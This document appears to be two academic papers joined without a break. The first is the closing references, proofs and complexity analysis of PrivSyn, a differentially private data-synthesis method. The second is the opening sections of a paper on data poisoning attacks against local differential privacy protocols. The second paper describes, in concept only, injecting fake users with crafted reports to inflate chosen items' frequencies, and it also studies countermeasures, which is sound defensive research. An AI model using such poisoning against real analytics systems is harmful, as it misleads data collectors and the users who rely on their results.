in the process and summarize previous studies for each step. PrivSyn achieves the state-of-the-art by proposing novel methods for all steps. We extensively evaluate different methods on multiple real-world datasets to demonstrate the superiority of PrivSyn.

Acknowledgments

We thank the anonymous reviewers for their constructive feedback. This work is partially funded by NSFC under grant No. 61731004, U1911401, Alibaba-Zhejiang University Joint Research Institute of Frontier Technologies, the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4), and United States NSF under grant No. 1931443.

References

[1] http://cs231n.github.io/neural-networks-3/#anneal.

[2] https://github.com/ryan112358/private-pgm.

[3] Martín Abadi, Andy Chu, Ian Goodfellow, H Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 308–318. ACM, 2016.

[4] Nazmiye Ceren Abay, Yan Zhou, Murat Kantarcioglu, Bhavani Thuraisingham, and Latanya Sweeney. Privacy preserving synthetic data release using deep learning. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pages 510–526. Springer, 2018.

[5] John M Abowd. The us census bureau adopts differential privacy. In *Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, pages 2867–2867, 2018.

[6] Gergely Acs, Luca Melis, Claude Castelluccia, and Emiliano De Cristofaro. Differentially private mixture of generative neural networks. *IEEE Transactions on Knowledge and Data Engineering*, 31(6):1109–1121, 2018.

[7] Ravindra K Ahuja, Thomas L Magnanti, and James B Orlin. Network flows. 1988.

[8] Sanjeev Arora, Elad Hazan, and Satyen Kale. The multiplicative weights update method: a meta-algorithm and applications. *Theory of Computing*, 8(1):121–164, 2012.

[9] A. Asuncion and D.J. Newman. UCI machine learning repository, 2010.

[10] Raef Bassily. Linear queries estimation with local differential privacy. In *AISTATS*, 2019.

[11] Brett K Beaulieu-Jones, Zhiwei Steven Wu, Chris Williams, Ran Lee, Sanjeev P Bhavnani, James Brian Byrd, and Casey S Greene. Privacy-preserving generative deep neural networks support clinical data sharing. *Circulation: Cardiovascular Quality and Outcomes*, 12(7):e005122, 2019.

[12] Vincent Bindschaedler, Reza Shokri, and Carl A Gunter. Plausible deniability for privacy-preserving data synthesis. *Proceedings of the VLDB Endowment*, 10(5), 2017.

[13] Avrim Blum, Katrina Ligett, and Aaron Roth. A learning theory approach to non-interactive database privacy. In *STOC*, pages 609–618, 2008.

[14] Mark Bun and Thomas Steinke. Concentrated differential privacy: Simplifications, extensions, and lower bounds. In *Theory of Cryptography Conference*, pages 635–658. Springer, 2016.

[15] Rui Chen, Qian Xiao, Yu Zhang, and Jianliang Xu. Differentially private high-dimensional data publication via sampling-based inference. In *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 129–138. ACM, 2015.

[16] Bolin Ding, Marianne Winslett, Jiawei Han, and Zhenhui Li. Differentially private data cubes: optimizing noise sources and consistency. In *SIGMOD Conference*, pages 217–228, 2011.

[17] Irit Dinur and Kobbi Nissim. Revealing information while preserving privacy. In *PODS*, pages 202–210, 2003.

[18] C Dwork, M Naor, O Reingold, G.N Rothblum, and S Vadhan. On the complexity of differentially private data release: efficient algorithms and hardness results. *STOC*, pages 381–390, 2009.

[19] C Dwork, G Rothblum, and S Vadhan. Boosting and differential privacy. *Foundations of Computer Science (FOCS), 2010 51st Annual IEEE Symposium on*, pages 51 – 60, 2010.

[20] C Dwork and S Yekhanin. New efficient attacks on statistical disclosure control mechanisms. *Advances in Cryptology–CRYPTO 2008*, pages 469–480, 2008.

[21] Cynthia Dwork. Differential privacy. In *ICALP*, pages 1–12, 2006.

[22] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, pages 265–284, 2006.

[23] Cynthia Dwork, Frank McSherry, and Kunal Talwar. The price of privacy and the limits of LP decoding. In *STOC*, pages 85–94, 2007.

[24] Cynthia Dwork, Moni Naor, Omer Reingold, Guy N Rothblum, and Salil Vadhan. On the complexity of differentially private data release: efficient algorithms and hardness results. In *Proceedings of the forty-first annual ACM symposium on Theory of computing*, pages 381–390, 2009.

[25] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[26] Asja Fischer and Christian Igel. An introduction to restricted boltzmann machines. In *Iberoamerican congress on pattern recognition*, pages 14–36. Springer, 2012.

[27] Lorenzo Frigerio, Anderson Santana de Oliveira, Laurent Gomez, and Patrick Duverger. Differentially private generative adversarial networks for time series, continuous, and discrete open data. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, pages 151–164. Springer, 2019.

[28] Marco Gaboardi, Emilio Jesús Gallego Arias, Justin Hsu, Aaron Roth, and Zhiwei Steven Wu. Dual query: Practical private query release for high dimensional data. In *International Conference on Machine Learning*, pages 1170–1178, 2014.

[29] Moritz Hardt, Katrina Ligett, and Frank McSherry. A simple and practical algorithm for differentially private data release. In *Advances in Neural Information Processing Systems*, pages 2339–2347, 2012.

[30] Noah Johnson, Joseph P Near, and Dawn Song. Towards practical differential privacy for sql queries. *Proceedings of the VLDB Endowment*, 11(5):526–539, 2018.

[31] Kaggle. Kaggle lending club loan data. https://www.kaggle.com/wendykan/lending-club-loan-data.

[32] Daniel Kifer and Ashwin Machanavajjhala. No free lunch in data privacy. In *SIGMOD*, pages 193–204, 2011.

[33] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in neural information processing systems*, pages 1097–1105, 2012.

[34] Jaewoo Lee and Christopher W Clifton. Top-k frequent itemsets via differentially private fp-trees. In *Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 931–940, 2014.

[35] Jaewoo Lee, Yue Wang, and Daniel Kifer. Maximum likelihood post-processing for differential privacy under consistency constraints. In *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 635–644, 2015.

[36] Chao Li, Michael Hay, Vibhor Rastogi, Gerome Miklau, and Andrew McGregor. Optimizing linear counting queries under differential privacy. In *Proceedings of the twenty-ninth ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems*, pages 123–134, 2010.

[37] Ninghui Li, Min Lyu, Dong Su, and Weining Yang. *Differential Privacy: From Theory to Practice*. Synthesis Lectures on Information Security, Privacy, and Trust. Morgan Claypool, 2016.

[38] Ninghui Li, Wahbeh Qardaji, Dong Su, and Jianneng Cao. Privbasis: Frequent itemset mining with differential privacy. *Proceedings of the VLDB Endowment*, 5(11):1340–1351, 2012.

[39] Min Lyu, Dong Su, and Ninghui Li. Understanding the sparse vector technique for differential privacy. *arXiv preprint arXiv:1603.01699*, 2016.

[40] Min Lyu, Dong Su, and Ninghui Li. Understanding the sparse vector technique for differential privacy. *PVLDB*, 10(6):637–648, 2017.

[41] Ryan Mckenna, Daniel Sheldon, and Gerome Miklau. Graphical-model based estimation and inference for differential privacy. In *International Conference on Machine Learning*, pages 4435–4444, 2019.

[42] Sobhan Moosavi, Mohammad Hossein Samavatian, Srinivasan Parthasarathy, Radu Teodorescu, and Rajiv Ramnath. Accident risk prediction based on heterogeneous sparse data: New dataset and insights. In *Proceedings of ACM SIGSPATIAL'19*, pages 33–42.

[43] NIST. 2018 differential privacy synthetic data challenge. https://www.nist.gov/ctl/pscr/open-innovation-prize-challenges/past-prize-challenges/2018-differential-privacy-synthetic.

[44] Wahbeh Qardaji, Weining Yang, and Ninghui Li. Priview: practical differentially private release of marginal contingency tables. In *Proceedings of the 2014 ACM SIGMOD international conference on Management of data*, pages 1435–1446. ACM, 2014.

[45] Ryan Rogers, Subbu Subramaniam, Sean Peng, David Durfee, Seunghyun Lee, Santosh Kumar Kancha, Shraddha Sahay, and Parvez Ahammad. Linkedin's audience engagements api: A privacy preserving data analytics system at scale. *arXiv preprint arXiv:2002.05839*, 2020.

[46] Uthaipon Tantipongpipat, Chris Waites, Digvijay Boob, Amaresh Ankit Siva, and Rachel Cummings. Differentially private mixed-type data generation for unsupervised learning. *arXiv preprint arXiv:1912.03250*, 2019.

[47] Jonathan Ullman and Salil Vadhan. Pcps and the hardness of generating private synthetic data. In *Theory of Cryptography Conference*, pages 400–416. Springer, 2011.

[48] Salil Vadhan. The complexity of differential privacy. In *Tutorials on the Foundations of Cryptography*, pages 347–450. Springer, 2017.

[49] Giuseppe Vietri, Grace Tian, Mark Bun, Thomas Steinke, and Zhiwei Steven Wu. New oracle-efficient algorithms for private synthetic data release.

[50] Ning Wang, Xiaokui Xiao, Yin Yang, Zhenjie Zhang, Yu Gu, and Ge Yu. Privsuper: A superset-first approach to frequent itemset mining under differential privacy. In *Data Engineering (ICDE), 2017 IEEE 33rd International Conference on*, pages 809–820. IEEE, 2017.

[51] Tianhao Wang, Milan Lopuhaä-Zwakenberg, Zitao Li, Boris Skoric, and Ninghui Li. Locally differentially private frequency estimation with consistency. In *NDSS*, 2020.

[52] Xiaokui Xiao, Guozhang Wang, and Johannes Gehrke. Differential privacy via wavelet transforms. *IEEE Transactions on knowledge and data engineering*, 23(8):1200–1214, 2010.

[53] Jun Zhang, Graham Cormode, Cecilia M Procopiuc, Divesh Srivastava, and Xiaokui Xiao. Privbayes: Private data release via bayesian networks. *ACM Transactions on Database Systems (TODS)*, 42(4):25, 2017.

[54] Xinyang Zhang, Shouling Ji, and Ting Wang. Differentially private releasing via deep generative model. *arXiv preprint arXiv:1801.01594*, 2018.

[55] Zhikun Zhang, Tianhao Wang, Ninghui Li, Jean Honorio, Michael Backes, Shibo He, Jiming Chen, and Yang Zhang. Privsyn: Differentially private data synthesis. *arXiv preprint arXiv:2012.15128*, 2020.

A Missing Proofs

Proof of Theorem 5: Publishing m InDif scores with $\mathcal{N}(0, 8m/\rho'\mathbf{I})$ satisfies ρ'-zCDP.

Proof. The proof is trivial given Lemma 4, Theorem 1 and Theorem 3: Because the sensitivity of InDif is 4, publishing it with $\mathcal{N}(0, 8m/\rho'\mathbf{I})$ satisfies ρ'/m-zCDP. For m InDif scores, by composition, publishing all of them satisfies ρ'-zCDP. □

Proof of Theorem 6: (1) The marginal M has sensitivity $\Delta_{\mathsf{M}} = 1$; (2) Publishing M with noise $\mathcal{N}(0, 1/2\rho\mathbf{I})$ satisfies ρ-zCDP.

Proof. We first prove the marginal function has sensitivity 1. A marginal M_A specified by a set of attributes A is a frequency distribution table, showing the number of record with each possible combination of values for the attributes. For two marginals M_A and M'_A, where M'_A is obtained by adding or removing one user to M_A. In general, for any A, it is obviously that $\Delta_{\mathsf{M}} = |\mathsf{M} - \mathsf{M}'|_2 = 1$.

Given this fact, by Theorem 3, it is trivial that adding $\mathcal{N}(0, 1/2\rho\mathbf{I})$ to a marginal satisfies ρ-zCDP. □

Proof of Lemma 4: $\Delta_{\mathbf{InDif}} = 4$.

Proof. Assume D contains n records and consider the two attributes a and b. Denote the number of users for histogram on attribute a as $a_1, a_2, \ldots$, and $b_1, b_2, \ldots$ for b. For the two-way marginal on a, b, denote the number of users for it as $\alpha_{11}, \alpha_{12}, \ldots$.

The metric InDif_{ab} is

$$\text{InDif}_{ab} = \sum_{ij} \left| \frac{a_i b_j}{n} - \alpha_{ij} \right|$$

If we add one user (wlog, whose values for a and b are x and y),

$$\begin{aligned}\text{InDif}'_{ab} = &\sum_{i\neq x, j\neq y} \left| \frac{a_i b_j}{n+1} - \alpha_{ij} \right| + \sum_{i\neq x} \left| \frac{a_i (b_y+1)}{n+1} - \alpha_{iy} \right| \\ &+ \sum_{j\neq y} \left| \frac{(a_x+1) b_j}{n+1} - \alpha_{xj} \right| + \left| \frac{(a_x+1)(b_y+1)}{n+1} - (\alpha_{xy}+1) \right|\end{aligned}$$

Since $|s| - |t| \leq |s-t|$, the sensitivity is given by

$$
\begin{aligned}
&\Delta_{\text{InDif}} = |\text{InDif}_{ab} - \text{InDif}'_{ab}| \\
\leq &\sum_{i\neq x, j\neq y}\left|\frac{a_i b_j}{n(n+1)}\right| \\
&+\sum_{i\neq x}\left|\frac{a_i b_y}{n(n+1)} - \frac{a_i}{n+1}\right| \\
&+\sum_{j\neq y}\left|\frac{a_x b_j}{n(n+1)} - \frac{b_j}{n+1}\right| \\
&+\left|\frac{(n+1)a_x b_y - n(a_x+1)(b_y+1)+n(n+1)}{n(n+1)}\right| \\
=&\frac{\sum_{i\neq x, j\neq y} a_i b_j - \sum_{i\neq x}(a_i b_y - n a_i) - \sum_{j\neq y}(a_x b_j - n b_j)}{n(n+1)} \\
&+\frac{(n+1)a_x b_y - n(a_x+1)(b_y+1)+n(n+1)}{n(n+1)} \qquad (2) \\
=&\frac{(n-a_x)(n-b_y) - (n-a_x)(b_y-n) - (a_x-n)(n-b_y)}{n(n+1)} \\
&+\frac{(n+1)a_x b_y - n(a_x+1)(b_y+1)+n(n+1)}{n(n+1)} \qquad (3) \\
=&\frac{4\left(n^2 - (a_x+b_y)n + a_x b_y\right)}{n(n+1)} = \frac{4(n-a_x)(n-b_y)}{n(n+1)} \leq 4
\end{aligned}
$$

In the above derivation, Equation 2 is due to $\frac{a_i b_j}{n(n+1)} \geq 0$, $\frac{a_i b_y}{n(n+1)} - \frac{a_i}{n+1} \leq 0$, $\frac{a_x b_j}{n(n+1)} - \frac{b_j}{n+1} \leq 0$ and $\frac{(n+1)a_x b_y - n(a_x+1)(b_y+1)+n(n+1)}{n(n+1)} = \frac{(n-a_x)(n-b_y)}{n(n+1)} \geq 0$. Equation 3 is due to $\sum_{i\neq x} a_i = n - a_x$, $\sum_{j\neq y} b_j = n - b_y$ and $\sum_{i\neq x, j\neq y} a_i b_j = (n-a_x)(n-b_y)$.

□

B Comparison of InDif and Entropy-based Metrics

To evaluate the impact of noise on the dependency metrics, one should consider both sensitivity and the range of the metrics. In this section, we compare InDif with two dependency metrics in the literature with respect to sensitivity and range.

Mutual Information (MI) [53]. PrivBayes adopts mutual information to measure the dependency between attributes. For attribute A and B, their mutual information $I(A;B)$ is defined as [3]

$$\sum_{a\in dom(A)}\sum_{b\in dom(B)} \Pr[A=a, B=b]\log\frac{\Pr[A=a,B=b]}{\Pr[A=a]\Pr[B=b]}$$

From [53], we know that the sensitivity of MI is $\frac{2}{n}\log\frac{n+1}{2} + \frac{n-1}{n}\log\frac{n+1}{n-1}$. Besides, the range of MI is $[0, \log c]$, where $c = \max\{c_A, c_B\}$, c_A and c_B are the number of possible values for attribute A and B, respectively. Thus, the noise-range ratio of MI is defined as

$$R_{MI} = \frac{1}{n}\cdot\frac{2\log\frac{n+1}{2} + (n+1)\log\frac{n+1}{n-1}}{\log c}$$

[3] All logarithms used in this section are to the base 2.

c	2	50	100	1000	10000	100000
$n\cdot R_{InDif}$	2.0	2.0	2.0	2.0	2.0	2.0
$n\cdot R_{MI}$	39.3	7.0	5.9	3.9	3.0	2.4
$n\cdot R_{Ent}$	41.8	7.4	6.3	4.2	3.1	2.5

Table 3: Noise-range ratio of different metrics when $n = 600000$ and c is varying.

	Adult	Accident	Loan	Colorado
InDif	0.017	0.028	0.161	0.137
MI	34	314	543	735
SUC	396	2858	4205	6933

Table 4: Relative error of different metrics when $\varepsilon = 2.0$.

Symmetrical Uncertainty Coefficient (SUC) [12]. BSG adopts symmetrical uncertainty coefficient to measure the dependency between attributes, which is defined as

$$corr(A,B) = 2 - 2\frac{H(A,B)}{H(A)+H(B)}$$

where $H(\cdot)$ is the entropy function.

To achieve differential privacy, the authors in [12] propose to add noise to three entropy values in corr(A, B), respectively. The authors prove that the sensitivity of entropy is $\frac{1}{n}\left[2 + \frac{1}{\ln 2} + 2\log n\right]$. Besides, the range of entropy is $[0, \log c]$. Thus, the noise-range ratio of entropy is given by

$$R_{Ent} = \frac{1}{n}\cdot\frac{2 + \frac{1}{\ln 2} + 2\log n}{\log c}$$

Comparison with InDif. Recall that the sensitivity and range of InDif is 4 and $[0, 2n]$, respectively; thus, its noise-range ratio is given by $R_{InDif} = \frac{1}{n}\cdot 2$.

We list the noise-range ratio of three methods in Table 3 when c varies. We set $n = 600000$ which is the case of three datasets in our experiments. We observe that the noise-range ratio of InDif is consistently smaller than the other two methods when $c \leq 100000$. In the three datasets in our experiments, most of the attributes contains less than 100 possible values, and the noise-range ratio of InDif is 3 times smaller than the other two methods.

Comparison of Relative Errors. To further evaluate the impact of noise on real-world datasets, we compare the relative errors between true values and noisy values of different metrics in Table 4 when $\varepsilon = 2.0$. The relative errors are calculated as $\frac{1}{m}\sum_{i=1}^{m}\left|\frac{s_i - \tilde{s}_i}{s_i}\right|$, where m is the total number of pairwise marginals, s_i and $\tilde{s}_i$ are the true value and noisy value of marginal i, respectively. We run each experiment 1000 times and report the average relative error.

The experimental results show that the relative errors of InDif are significantly smaller than MI and SUC. The reason is that most of the MI values and SUC values are much smaller than their maximal value $\log C$, while most of the InDif values are close to their maximal value $2n$. For example, in the Colorado dataset, 78% of the MI values and 87% of the SUC values are smaller than 0.1 (much smaller than

$\log C$). In another hand, 37% of the InDif values are larger than $0.5n$ (close to $2n$).

C Computational Complexity Analysis

In this section, we first theoretically analyze the computational complexity of different methods, and then empirically evaluate the running time and memory consumption.

Time Complexity. The computational time for all methods consist of two parts, marginal selection and dataset generation.

For PrivBayes, the marginals are selected by constructing a Bayesian network. The general idea is to start with a randomly selected node, then gradually add node to the Bayesian network that maximally increase MI of the selected nodes. To reduce time complexity, PrivBayes only consider at most γ parents nodes in the selected nodes for each newly added node. The number of pairs considered in iteration i is $(d-i)\binom{i}{\gamma}$, where d is the number of attributes; thus summing over all iterations the computational complexity is bounded by $d\sum_{i=1}^{d}\binom{i}{\gamma} = d\binom{d+1}{\gamma+1}$. In the dataset generation step, PrivBayes simply sample records one-by-one using the Bayesian network; thus the time complexity is $O(nd)$, where n is the number of synthetic records.

For PGM, except for marginal selection and dataset generation, it includes another component that learn the parameters of Markov random field. The core idea is to use all the marginals and gradient decent to update the parameters. The gradient decent process would repeat t_{pg} times until convergence. In practice, t_{pg} is always set to be larger than 10000. Thus, the time complexity for learning Markov random field is $O(t_{pg}k_{pg})$, where k_{pg} is the number of marginals. The time complexity for generating synthetic dataset is the same with PrivBayes, *i.e.*, $O(nd)$. Notice that PGM does not provide method to select marginals, we only report the time complexity for parameter learning and dataset generation in Table 5.

For PrivSyn, there are $m = \binom{d}{2} = \frac{d(d-1)}{2}$ possible pairwise marginals in the marginal selection step. In iteration i of Algorithm 1, we need to check $m-i$ pairwise marginals; thus, the time complexity is $\sum_{i=1}^{k_{ps}}(m-i) = k_{ps}m - \frac{k_{ps}(k_{ps}+1)}{2} = O\left(k_{ps}d^2\right)$. In the dataset generation step, we should go through all marginals t_{ps} times to ensure consistency. Thus, the time complexity is $t_{ps}k_{ps}$ and we typically set $t_{ps} = 100$.

Space Complexity. The memory consumption of all methods consist of two parts, marginal tables and synthetic dataset. The memory consumption of synthetic dataset for all methods are the same, *i.e.*, $O(nd)$. The memory consumption for marginal tables differs in the number of marginals $k_\star$ and the average number of cells for each marginal $C_\star$. Specifically, PrivBayes contains $d-1$ marginals where each marginal contains at most $\gamma+1$ attributes. The number of marginals for PGM is unlimited; however, when the number of marginals is large, the Markov random field can be dense, resulting in large clique in the induced junction tree, which can be prohibitively large. PrivSyn uses the 2-way marginal; thus the average number of cells in each marginal is relatively small. The number of marginals is typically in the range of $[100, 700]$ in our experiment.

	Time Complexity	Space Complexity
PrivBayes	$O\left(d\binom{d+1}{\gamma+1} + nd\right)$	$O(C_{pb}d + nd)$
PGM	$O(t_{pg}k_{pg} + nd)$	$O(C_{pg}k_{pg} + nd)$
PrivSyn	$O(k_{ps}d^2 + t_{ps}k_{ps})$	$O(C_{ps}k_{ps} + nd)$

Table 5: Comparison of computational complexity for different methods. $n, d, k_\star$ stand for the number of records in synthetic dataset, the number of attributes and the number of marginals, respectively; $C_\star$ stands for the average number of cells in each marginal; $t_\star$ stands for the number of required iterations in each method.

Datasets	Adult	Accident	Loan	Colorado
PrivBayes	1 min	2 min	7 min	10 min
PGM	4 min	18 min	40 min	1 h 10 min
PrivSyn	4 min	40 min	2 h 10 min	3 h 30 min

Table 6: Comparison of running time for different methods.

Datasets	Adult	Accident	Loan	Colorado
PrivBayes	0.06	0.13	0.36	0.43
PGM	0.06	0.13	0.36	0.43
PrivSyn	0.06	0.13	0.36	0.43

Table 7: Comparison of memory consumption of different methods. The unit is Gigabytes.

Empirical Evaluation. Table 6 and Table 7 illustrate the running time and memory consumption for all methods on four datasets in our experiment.

The empirical running time in Table 6 shows that PrivBayes performs best in terms of running time, since it requires only $d-1$ marginals and the sampling process is very fast. PGM uses the same set of marginals with PrivBayes, while it needs additional time to learn the parameters of Markov random field, and the gradient decent process should repeat more than 10000 times. PrivSyn is slower than PrivBayes and PGM since it uses much more marginals. For example, when $\varepsilon = 2.0$, the Colorado dataset has about 700 marginals, while PrivBayes and PGM only have 96 marginals. Although PrivSyn costs more time than PrivBayes and PGM, it only takes less than 4 hours to generate large dataset such as Colorado (97 attributes with total domain of $5 \cdot 10^{162}$), which is acceptable in practice considering its superior performance.

The empirical memory consumption in Table 7 shows that the memory consumption for all methods are similar for the same dataset. The reason is that the memory consumption for all methods are dominated by the storage of synthetic datasets, and the storage of marginal tables are less than 10 Megabytes for all datasets.

Data Poisoning Attacks to Local Differential Privacy Protocols

Xiaoyu Cao, Jinyuan Jia, Neil Zhenqiang Gong
Duke University
{xiaoyu.cao, jinyuan.jia, neil.gong}@duke.edu

Abstract

Local Differential Privacy (LDP) protocols enable an untrusted data collector to perform privacy-preserving data analytics. In particular, each user locally perturbs its data to preserve privacy before sending it to the data collector, who aggregates the perturbed data to obtain statistics of interest. In the past several years, researchers from multiple communities–such as security, database, and theoretical computer science–have proposed many LDP protocols. These studies mainly focused on improving the utility of the LDP protocols. However, the security of LDP protocols is largely unexplored.

In this work, we aim to bridge this gap. We focus on LDP protocols for *frequency estimation* and *heavy hitter identification*, which are two basic data analytics tasks. Specifically, we show that an attacker can inject fake users into an LDP protocol and the fake users send carefully crafted data to the data collector such that the LDP protocol estimates high frequencies for arbitrary attacker-chosen items or identifies them as heavy hitters. We call our attacks *data poisoning attacks*. We theoretically and/or empirically show the effectiveness of our attacks. We also explore three countermeasures against our attacks. Our experimental results show that they can effectively defend against our attacks in some scenarios but have limited effectiveness in others, highlighting the needs for new defenses against our attacks.

1 Introduction

Various data breaches [1–3] have highlighted the challenges of relying on a data collector (e.g., Equifax) to protect users' private data. *Local Differential Privacy (LDP)*, a variant of differential privacy [19], aims to address such challenges. In particular, an LDP protocol encodes and perturbs a user's data to protect privacy before sending it to the data collector, who aggregates the users' perturbed data to obtain statistics of interest. Therefore, even if the data collector is compromised, user privacy is still preserved as the attacker only has access to users' privacy-preserving perturbed data. Because of the resilience against untrusted data collectors, LDP has attracted increasing attention in both academia and industry. Specifically, many LDP protocols [8–10,15,18,22,31–33,45,47,59–63,69] have been developed in the past several years. Moreover, some of these protocols have been widely deployed in industry including but not limited to Google, Microsoft, and Apple. For instance, Google deployed LDP [22] in the Chrome browser to collect users' default homepages for Chrome; Microsoft [17] integrated LDP in Windows 10 to collect application usage statistics; and Apple [53] adopted LDP on iOS to identify popular emojis, which are subsequently recommended to users.

Since LDP perturbs each user's data, it sacrifices utility of the data analytics results obtained by the data collector. Therefore, existing studies on LDP mainly focused on improving the utility via designing new methods to encode/perturb users' data and aggregate the perturbed data to derive statistical results. However, the security of LDP is largely unexplored.

In this work, we aim to bridge this gap. In particular, we propose a family of attacks called *data poisoning attacks* to LDP protocols. In our attacks, an attacker injects fake users to an LDP protocol and carefully crafts the data sent from the fake users to the data collector, with the goal to manipulate the data analytics results as the attacker desires. Specifically, we focus on LDP protocols for *Frequency Estimation* and *Heavy Hitter Identification*, which are two basic data analytics tasks and are usually the first step towards more advanced tasks. The goal of frequency estimation is to estimate the *fraction of users* (i.e., frequency) that have a certain item for each of a set of items, while the goal of heavy hitter identification is to only identify the top-k items that are the most frequent among the users without estimating the items' frequencies. Our attacks can increase the estimated frequencies for arbitrary attacker-chosen items (called *target items*) in frequency estimation or promote them to be identified as top-k heavy hitters in heavy hitter identification. Our attacks result in severe security threats to LDP-based data analytics. For example, an attacker can promote a phishing webpage as a popular default homepage of Chrome; an attacker can increase the estimated popularity of its (malicious) application when LDP

is used to estimate application popularity; and an attacker can manipulate the identified and recommended popular emojis, resulting in bad user experience and frustration.

The major challenge of data poisoning attacks is that, given a limited number of fake users an attacker can inject, what data the fake users should send to the data collector such that the attack effectiveness is maximized. To address the challenge, we formulate our attacks as an optimization problem, whose objective function is to maximize the attack effectiveness and whose solution is the data that fake users should send to the data collector. We call our optimization-based attack *Maximal Gain Attack (MGA)*. To better demonstrate the effectiveness of MGA, we also propose two baseline attacks in which the fake users send randomly crafted data to the data collector. Then, we apply our MGA and the baseline attacks to three state-of-the-art LDP protocols for frequency estimation (i.e., kRR [33], OUE [59], and OLH [59]) and one state-of-the-art LDP protocol for heavy hitter identification (i.e., PEM [62]).

We theoretically evaluate the effectiveness of our attacks. Specifically, we derive the *frequency gain* of the target items, which is the difference of the target items' estimated frequencies after and before an attack. Our theoretical analysis shows that our MGA can achieve the largest frequency gain among possible attacks. Our theoretical results also show a fundamental security-privacy tradeoff for LDP protocols: when an LDP protocol provides higher privacy guarantees, the LDP protocol is less secure against our attacks (i.e., the frequency gains are larger). Moreover, we observe that different LDP protocols have different security levels against our attacks. For instance, OUE and OLH have similar security levels against our attacks, and kRR is less secure than OUE and OLH when the number of items is larger than a threshold. We also empirically evaluate our attacks for both frequency estimation and heavy hitter identification using a synthetic dataset and two real-world datasets. Our empirical results also show the effectiveness of our attacks. For example, on all the three datasets, our MGA can promote 10 randomly selected target items to be identified as top-15 heavy hitters when the attacker only injects 5% of fake users.

We also explore three countermeasures, i.e., *normalization*, *detecting fake users*, and *detecting the target item*, to defend against our attacks. Specifically, in normalization, the data collector normalizes the estimated item frequencies to be a probability distribution, i.e., each estimated item frequency is non-negative and the estimated frequencies of all items sum to 1. Since our attacks craft the data for the fake users via solving an optimization problem, the data from the fake users may follow certain patterns that deviate from genuine users. Therefore, in our second countermeasure, the data collector aims to detect fake users via analyzing the statistical patterns of the data from the users, and the data collector filters the detected fake users before estimating frequencies or identifying heavy hitters. The third countermeasure detects the target item without detecting the fake users when there is only one target item. Our empirical results show that these countermeasures can effectively defend against our attacks in some scenarios. For example, when the attacker has 10 target items, normalization can reduce the frequency gain of our MGA to OUE from 1.58 to 0.46 and detecting fake users can reduce the frequency gain to be almost 0 because the data collector can detect almost all fake users. However, our attacks are still effective in other scenarios. For instance, when the attacker has 10 randomly selected target items, our MGA to OLH still achieves a frequency gain of 0.43 even if both detecting fake users and normalization are used. Our results highlight the needs for new defenses against our attacks.

In summary, our contributions are as follows:

- We perform the first systematic study on *data poisoning attacks* to LDP protocols for frequency estimation and heavy hitter identification.
- We show that, both theoretically and/or empirically, our attacks can effectively increase the estimated frequencies of the target items or promote them to be identified as heavy hitters.
- We explore three countermeasures to defend against our attacks. Our empirical results highlight the needs for new defenses against our attacks.

2 Background and Related Work

We consider LDP protocols for two basic tasks, i.e., *frequency estimation* [10, 18, 22, 31–33, 59, 63, 64, 69] and *heavy hitter identification* [9, 45, 62]. Suppose there are n users. Each user holds one item from a certain domain, e.g., the default homepage of a browser. We denote the domain of the items as $\{1, 2, \cdots, d\}$. For conciseness, we simplify $\{1, 2, \cdots, d\}$ as $[d]$. In frequency estimation, the data collector (also called *central server*) aims to estimate the frequency of each item among the n users, while heavy hitter identification aims to identify the top-k items that have the largest frequencies among the n users. Frequency of an item is defined as the fraction of users who have the item.

2.1 Frequency Estimation

An LDP protocol for frequency estimation consists of three key steps: *encode*, *perturb*, and *aggregate*. The encode step encodes each user's item into some numerical value. We denote the space of encoded values as $\mathcal{D}$. The perturb step randomly perturbs the value in the space $\mathcal{D}$ and sends the perturbed value to the central server. The central server estimates item frequencies using the perturbed values from all users in the aggregate step. For simplicity, we denote by $PE(v)$ the perturbed encoded value for an item v. Roughly speaking, a protocol satisfies LDP if any two items are perturbed to the same value with close probabilities. Formally, we have the following definition:

Definition 1 (Local Differential Privacy)**.** *A protocol $\mathcal{A}$ satisfies ε-local differential privacy (ε-LDP) if for any pair of items $v_1, v_2 \in [d]$ and any perturbed value $y \in \mathcal{D}$, we have $Pr(PE(v_1) = y) \leq e^{\varepsilon} Pr(PE(v_2) = y)$, where $\varepsilon > 0$ is called privacy budget and $PE(v)$ is the random perturbed encoded value of an item v.*

Moreover, an LDP protocol is called pure LDP if it satisfies the following definition:

Definition 2 (Pure LDP [59])**.** *An LDP protocol is pure if there are two probability parameters $0 < q < p < 1$ such that the following equations hold for any pair of items $v_1, v_2 \in [d], v_1 \neq v_2$:*

$$Pr(PE(v_1) \in \{y | v_1 \in S(y)\}) = p \tag{1}$$
$$Pr(PE(v_2) \in \{y | v_1 \in S(y)\}) = q, \tag{2}$$

where $S(y)$ is the set of items that y supports.

We note that the definition of the support $S(y)$ depends on the LDP protocol. For instance, for some LDP protocols [18, 59], the support $S(y)$ of a perturbed value y is the set of items whose encoded values could be y. For a pure LDP protocol, the aggregate step is as follows:

$$\tilde{f}_v = \frac{\frac{1}{n}\sum_{i=1}^{n} \mathbb{1}_{S(y_i)}(v) - q}{p - q}, \tag{3}$$

where $\tilde{f}_v$ is the estimated frequency for item $v \in [d]$, y_i is the perturbed value from the ith user, and $\mathbb{1}_{S(y_i)}(v)$ is an *characteristic function*, which outputs 1 if and only if y_i supports item v. Formally, the characteristic function $\mathbb{1}_{S(y_i)}(v)$ is defined as follows: $\mathbb{1}_{S(y)}(v)$ is 1 if $v \in S(y)$ and 0 otherwise.

